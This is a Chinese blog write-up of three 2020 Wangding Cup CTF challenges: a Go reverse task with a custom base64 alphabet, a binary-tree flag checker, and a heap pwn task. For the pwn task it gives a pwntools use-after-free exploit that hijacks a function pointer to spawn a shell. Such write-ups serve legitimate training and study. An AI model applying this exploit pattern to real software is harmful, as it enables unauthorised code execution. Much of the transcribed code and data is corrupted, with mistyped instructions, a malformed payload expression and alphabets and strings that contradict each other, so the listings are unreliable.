

网鼎杯2020 朱雀部分writeup

原创


yusakul 于 2020-05-19 09:04:50 发布 1083 收藏 1

分类专栏: [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/yusakul/article/details/106186607>

版权



[ctf 专栏收录该内容](#)

6 篇文章 0 订阅

订阅专栏

Reverse -go

```
50 main_gogo_0_coder; // [rsp+130h] [rbp-30h]
51
52 while { (unsigned __int64)&v34 <= *(_QWORD *)(&readfsqword(0xFFFFFFFF) + 16) }
53 runtime_morestack_noctxt();
54 flag_str = (uint8 *)"cdd2c89f68006c93e1c1e541e1a89758f45fd988c6652fa955db2f00290da272454969d57b28ca80bd146ebe8c89d";
55 flag_len = 9611;
56 pwd_str = (uint8 *)"nRKKAHZMrQzqzKpPHCLX";
57 pwd_len = 2211;
58 a.array = (interface_0 *)&stru_4D5460;
59 runtime_newobject((runtime_type_0 *)v0_str, (void *)v0_len);
60 &input = &runtime_73a_1an;
```

```
112 a.array = v8;
113 a.len = v45.len;
114 a.cap = v45.cap;
115 fat_Scanln(a, (_int64)v0_str, (error_0) PAIR ((unsigned __int64)v8, v0_len));
116 v0_len = (_int64)&input;
117 a.array = (interface_0 *)&input->str; // 输入字符串
118 a.len = &input->len;
119 v0_len = a.len;
120 main_encode(v0, v0); // 使用自定义的base64编码输入的key
121 v10.len = a.cap;
122 v41 = a.cap;
123 a.array = (interface_0 *)a.cap;
124 v42 = _r2.m256i_i64[0];
125 a.len = _r2.m256i_i64[0];
126 a.cap = (_int64)"=";
127 _r2.m256i_i64[0] = 211;
128 strings_TrimRight(v0, v10, v11); // 截断key编码后的==
129 v13 = (void *)v0.len;
130 v14 = _r2.m256i_i64[1];
131 v15 = _r2.m256i_i32[4];
132 if (_r2.m256i_i64[2] == pwd_len
133     && (v40 = *(_QWORD *)&_r2.m256i_u64[1],
134         *(_QWORD *)&a.array = *(_QWORD *)&_r2.m256i_u64[1],
135         a.cap = (_int64)pwd_str,
136         _r2.m256i_i64[0] = pwd_len,
137         runtime_eqstring(),
138         _r2.m256i_i8[8]) ) // 判断长度是否0x16
139 {
140     https://blog.csdn.net/yusakul
```

```
text:0000000000401000 var_8 = qword ptr -8
text:0000000000401000 key = string ptr -8
text:0000000000401000 _r1 = string ptr 18h
text:0000000000401000
text:0000000000401000 mov rcx, f40FFFFFFF; Alternative name is 'main.encode'
text:0000000000401009 cmp rsp, [rcx+10h]
text:0000000000401000 jbe loc_40100B
text:0000000000401013 sub rsp, 70h
text:0000000000401017 xor ebx, ebx
text:0000000000401019 mov [rsp+70h+_r1.str], rbx
text:0000000000401021 mov [rsp+70h+_r1.len], rbx
text:0000000000401029 lea rbx, aXYZfghI23hi345; "XV2FGH12+/3hi345jklEnopuvwqRABCdEL6789"...
text:0000000000401030 mov [rsp+70h+_r2.array], rbx
text:0000000000401034 mov [rsp+70h+_r2.len], 40h
text:0000000000401042 mov rbx, [rsp+70h+_r2.cap]
text:0000000000401047 mov [rsp+70h+coder], rbx
text:000000000040104F tax ebx, [rsp+70h+_r2.str]
```

替换了base64字典

解题思路:

程序将我们输入的key, 经过换了编码字典的base64加密后, 去掉最后==, 计算key加密后的长度, 长度为0x16, 就开始解密。那么我们只需要输入正确的key就有flag了, 知道了base64加密字典

XYZFGHI2+/Jhi345jklmEnopuwqrABCDKL6789abMNWcdefgstOPQRSTUVWXYZ01, 和密文nRKKAHzMrQzaqQzKpPHCIX==,

解密如下:

```
1 import base64
2
3 str1 = "nRKKAHzMrQzaqQzKpPHCIX=="
4
5 string1 = "XYZFGHI2+/Jhi345jklmEnopuwqrABCDKL6789abMNWcdefgstOPQRSTUVWXYZ01"
6 string2 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
7
8 print(base64.b64decode(str1.translate(str.maketrans(string1, string2))))
```

Run: base_64

C:\Python37\python.exe E:\ctf\网鼎杯\hero\base_64.py

b'what_is_go_a_A_H'

Process finished with exit code 0

<https://blog.csdn.net/yusakul>

```
yusakul@DESKTOP-907VMQ1: ~$ ./what
please input the key: What_is_go_a_A_H
Flag {e252890b-4f4d-4b85-88df-671dab1d78f3}
yusakul@DESKTOP-907VMQ1: ~$
```

Reverse -tree

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char v4; // [esp+10h] [ebp-33h]
4     bool v5; // [esp+48h] [ebp-8h]
5     int v6; // [esp+4Ch] [ebp-4h]
6
7     main();
8     init(); // 初始化树
9     puts(ainputYourFlag);
10    scanf("%43s", &v4);
11    v6 = chkflag(&v4); // 根据输入的flag, 将字符串转为二进制, 并生成一个数的索引表
12    v5 = parse(root); // 根据索引去树里找字符, 全部拼接并验证最终结果
13    if (v6 || v5 != 1)
14        puts("No no no~");
15    else
16        puts("Congratulations!");
17    return 0;
18 }
```

<https://blog.csdn.net/yusakul>

```
1 signed int __cdecl chkflag(char *flag)
2 {
3     size_t v2; // ebx
4     char v3[42]; // [esp+10h] [ebp-38h]
5     size_t i; // [esp+48h] [ebp-10h]
6     int v5; // [esp+4Ch] [ebp-ch]
7
8     strcpy(v3, "flag{xxxxxxxx-xxxx-xxxx-xxxxxxxxxxxx}");
9     v5 = -1;
10    for ( i = 0; ; ++i )
11    {
12        v2 = i;
13        if ( v2 >= strlen(v3) )
14            break;
15        if ( v3[i] == 'x' )
16        {
17            ++v5;
18        }
19    }
20 }
```

```

18 switch ( flag[i] )
19 {
20 case '0':
21     glockflag[4 * v5] = '0';
22     glockflag[4 * v5 + 1] = '0';
23     glockflag[4 * v5 + 2] = '0';
24     glockflag[4 * v5 + 3] = '0';
25     break;
26 case '1':
27     glockflag[4 * v5] = '0';
28     glockflag[4 * v5 + 1] = '0';
29     glockflag[4 * v5 + 2] = '0';
30     glockflag[4 * v5 + 3] = '1';
31     break;
32 case '2':

```

将输入的字符串挨个字节转成二进制
字符

<https://blog.csdn.net/yusakul>

```

function Data Unexplored external symbol
IDA Pseu... Pseu... Pseu... Stack of __27c... Pseu...
1 bool __cdecl parse(int root)
2 {
3     char v2[60]; // [esp+18h] [ebp-50h]
4     int _root; // [esp+54h] [ebp-14h]
5     int v4; // [esp+58h] [ebp-10h]
6     int v5; // [esp+5Ch] [ebp-Ch]
7
8     v5 = 0;
9     v4 = 0;
10    root = root;
11    do
12    {
13        if ( glockflag[v5] == '0' )
14        {
15            _root = *(_DWORD *)(_root + 0xC);
16        }
17        else if ( glockflag[v5] == '1' )
18        {
19            _root = *(_DWORD *)(_root + 0x10);
20        }
21        ++v5;
22        if ( *(_BYTE *)_root > 96 && *(_BYTE *)_root <= 122 )
23        {
24            v2[v4++] = *(_BYTE *)_root;
25            _root = root;
26        }
27    }
28    while ( v5 <= 127 );
29    v2[v4] = 0;
30    return strcmp("zvzjyvosgnzkbjyjypbjdvmsjjyvsjx", v2, 0x21u) == 0;
31}

```

给了树的根节点

根据索引在里面循环获取字符

只要获取到了字母就拿出来保存

需要索引拿到的
字符串

<https://blog.csdn.net/yusakul>

解题思路:

先找到根节点，上面内存块为子节点，还原二叉树结构，通过调试器在内存中定位到根节点，依次还原每个子节点，当然也可以拷出来使用。

The screenshot shows a debugger window with memory addresses on the left and hex values on the right. Red arrows point from the text '两个子节点' to memory addresses 406500 and 406504. Another red arrow points from '根节点' to memory address 406508. The debugger also shows assembly instructions and registers.





```
27 }  
28 while ( v5 <= 127 );  
29 v2[v4] = 0;  
30 return strcmp("zvzjyvosgnzkbjjjypbjdvmsjjyvsjx", v2, 0x21u) == 0;  
31 }
```

最后需要得到zvzjyvosgnzkbjjjypbjdvmsjjyvsjx，按图索骥在二叉树中获取查找方向，得到如下字符串--:

10101111101001000001111111001000010101110100111100010010010010000001101010000100100111010111111011100010010000011111100010011100

转ascii:

afa41fc8574f12481a849d7f7120f89c

整理下格式:

flag{afa41fc8-574f-1248-1a84-9d7f7120f89c}

```

45 zvjyvosgnzkbjppbjdvmsjjvsvjx
46 z v z j y v o s g n z k b j j j y p j b j d v m s j j y
47 1010 1111 1010 010 0000 1111 11100 100 0010 1011 1010 01111 00010 010 010 010 0000 01101 010 00010 010 0111010 1111 111011 100 010 010 0000
48
49 1010111110100100000111111100100001010111010011110001001001001000000110101000010010011101011111101110001001000001111100010011100
50
51 1010 1111 1010 0100 0001 1111 1100 1000 0101 0111 0100 1111 0001 0010 0100 1000 0001 1010 1000 0100 1001 1101 0111 1111 0111 0001 0010 0000
52 a f a a 4 1 f c 8 5 7 4 f 1 2 4 8 1 a 8 4 9 d 7 f 7 1 2 0
53 afa41fc8574f12481a849d7f7120f89c
54
55 flag{afa41fc8-574f-1248-1a84-9d7f7120f89c}

```

解密代码:

```

源.cpp + x
tree (全局范围)
4
5 #include <vector>
6 #include <string>
7
8 //8+4+4+12 =32
9 //flag{XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX}
10 struct _TREENODE
11 {
12     unsigned int unValue;//值
13     unsigned int unOrdinal;//序号
14     unsigned int unHex;//未知
15     unsigned int offsetL;//左节点
16     unsigned int offsetR;//右节点
17 };
18
19 char g_szTreeMem[] = {
20     0x30, 0x65, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
21     0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
22     0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
23     0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
24     0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
25     0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,

```

```

源.cpp + x
tree (全局范围)
211 int main()
212 {
213     std::string strTap = "";
214     std::string strStep = "";
215
216     g_pRoot = (_TREENODE*)g_szTreeMem/0x40;
217     char szEncode[] = "zvjyvosgnzkbjppbjdvmsjjvsvjx";
218     for (int i = 0; i < sizeof(szEncode) - 1; i++)
219     {
220         FindLetterStep(g_pRoot, szEncode[i], strTap,
221             &strStep);
222     }
223     std::string strHex = BinaryString2HexString(strStep);
224     std::string strFlag[5];
225     strFlag[0].assign(strHex.begin(), strHex.begin());
226     strFlag[1].assign(strHex.begin() + 8, strHex.begin());
227     strFlag[2].assign(strHex.begin() + 12, strHex.begin());
228     strFlag[3].assign(strHex.begin() + 16, strHex.begin());
229     strFlag[4].assign(strHex.begin() + 20, strHex.begin());
230     printf("flag{%s-%s-%s-%s}\n", strFlag[0].c_str(), strFlag[1].c_str(),
231         strFlag[2].c_str(), strFlag[3].c_str());
232     return 0;
233 }

```

Pwn-Magic

题目逻辑:

```

welcome to magic room
-----
1. learn magic
2. forget magic
3. use magic
4. leave
-----

```

- 1是创建多大空间 并保存你输入的字符串
- 2根据索引释放空间
- 3 根据索引打印对应的字符串

解题思路:

在忘记魔法的函数里，释放空间是根据给定的索引来释放对应的空间。但是删除的时只free，而没有设置为 NULL，这里是存在 Use After Free 的情况的。

```

1 unsigned __int64 sub_400B59()
2 {
3     int v1; // [rsp+Ch] [rbp-14h]
4     char buf; // [rsp+10h] [rbp-10h]
5     unsigned __int64 v3; // [rsp+18h] [rbp-8h]
6
7     v3 = __readfsqword(0x28u);
8     printf("index :");
9     read(0, &buf, 4uLL);
10    v1 = atoi(&buf);
11    if ( v1 < 0 || v1 >= dword_6020C0 )
12    {
13        puts("Out of bound!");
14        _exit(0);
15    }
16    if ( ptr[v1] )
17        *((void (__fastcall **)(void *, char *))ptr[v1] + 1))(ptr[v1], &buf);
18    return __readfsqword(0x28u) ^ v3;
19}

```

使用魔法的，会调用地址ptr[v1]

<https://blog.csdn.net/yusakul>

同时还提供了这个函数：

```

sub_400A00 proc near
; __unwind {
push    rbp
mov     rbp, rsp
mov     edi, offset aNowWhyYouCanUse ; "no!!!why you can use black magic ?!"
call    _puts
mov     edi, offset command ; "/bin/sh"
call    _system
nop
pop     rbp
retn
; } // starts at 400A00
sub_400A00 endp

```

可以修改的输入字段为 magic 函数的地址，从而实现在执行“使用魔法”即调用输入的字符串的时候执行 magic 函数。也可以自己构造一个system(/bin/sh)，我这里采用的是后者。

学习魔法创建的内存结构如下

Magic
Name ptr

我们通过写name的时候，覆盖magic：

原理：

对于大小为(16 Bytes~ 64 Bytes)的堆块来说则是使用fastbin，在fastbin中，是由单项链表连接起来的，每个chunk的pre_chunk指向之前回收的chunk，即回收的chunk出于链表头部，此时分配时也会从头部分配。

这里的magic分配空间为0x10，显然是一个 fastbin chunk（大小为 16 字节）。

我们通过连续申请空间，形成一个链表，释放链表头的空间后，再次申请内存会从头部分配。

即我们最后申请magic2的而空间保存到chunk0中，由于没有将释放的指针置空，我们再次调用第0个magic，就会将最后magic2填入的name给执行了。

步骤：

学习魔法，申请空间0，0x100，大小要不同于0x10 maigc的大小

学习魔法，申请空间1，0x100

忘记魔法，释放空间0

忘记魔法，释放空间1

学习魔法，申请空间2，大小为 0x10,和magic申请的一样大，那么根据堆的分配规则

空间2 其实会分配空间1 对应的内存块，这时name对应的是magic 0地址。

如果我们这时候向magic 2 的name写入 需要执行的地址（system啥的），那么由于没有置magic 0为NULL。当我们再次尝试输出magic 0 的时候，程序就会调用magic2处的代码。

代码：

```
GNU nano 4.8 exp_magic.py
p.sendline(content)

def usemagic(index):
    p.recvuntil(":")
    p.sendline("3")
    p.recvuntil("index:")
    p.sendline(str(index))

def forgetmagic(index):
    p.recvuntil(":")
    p.sendline("2")
    p.recvuntil("index:")
    p.sendline(str(index))

system = elf.plt["system"]
learnmagic(0x100, 'hhhh')
learnmagic(0x100, 'hhhh')
learnmagic(0x100, 'hhhh')
forgetmagic(0)
forgetmagic(1)
payload = "/bin/sh\00"*p64(system)
learnmagic(0x10, payload)
usemagic(0)
p.interactive()
```

<https://blog.csdn.net/yusakul>

```
[*] Switching to interactive mode
[DEBUG] Received 0x37 bytes:
00000000 1b 5b 34 37 3b 33 31 3b 35 6d 43 6f 6e 67 72 61 | • [47 |;31; 5mCo ngra |
00000010 74 75 6c 61 74 69 6f 6e 73 2c 70 6c 65 61 73 65 | tula tion |s,pl ease |
00000020 20 69 6e 70 75 74 20 79 6f 75 72 20 74 6f 6b 65 | inp ut y our |toke |
00000030 6e 3a 1b 5b 30 6d 20 |n: • [ 0m |
00000037
Congratulations, please input your token: $
```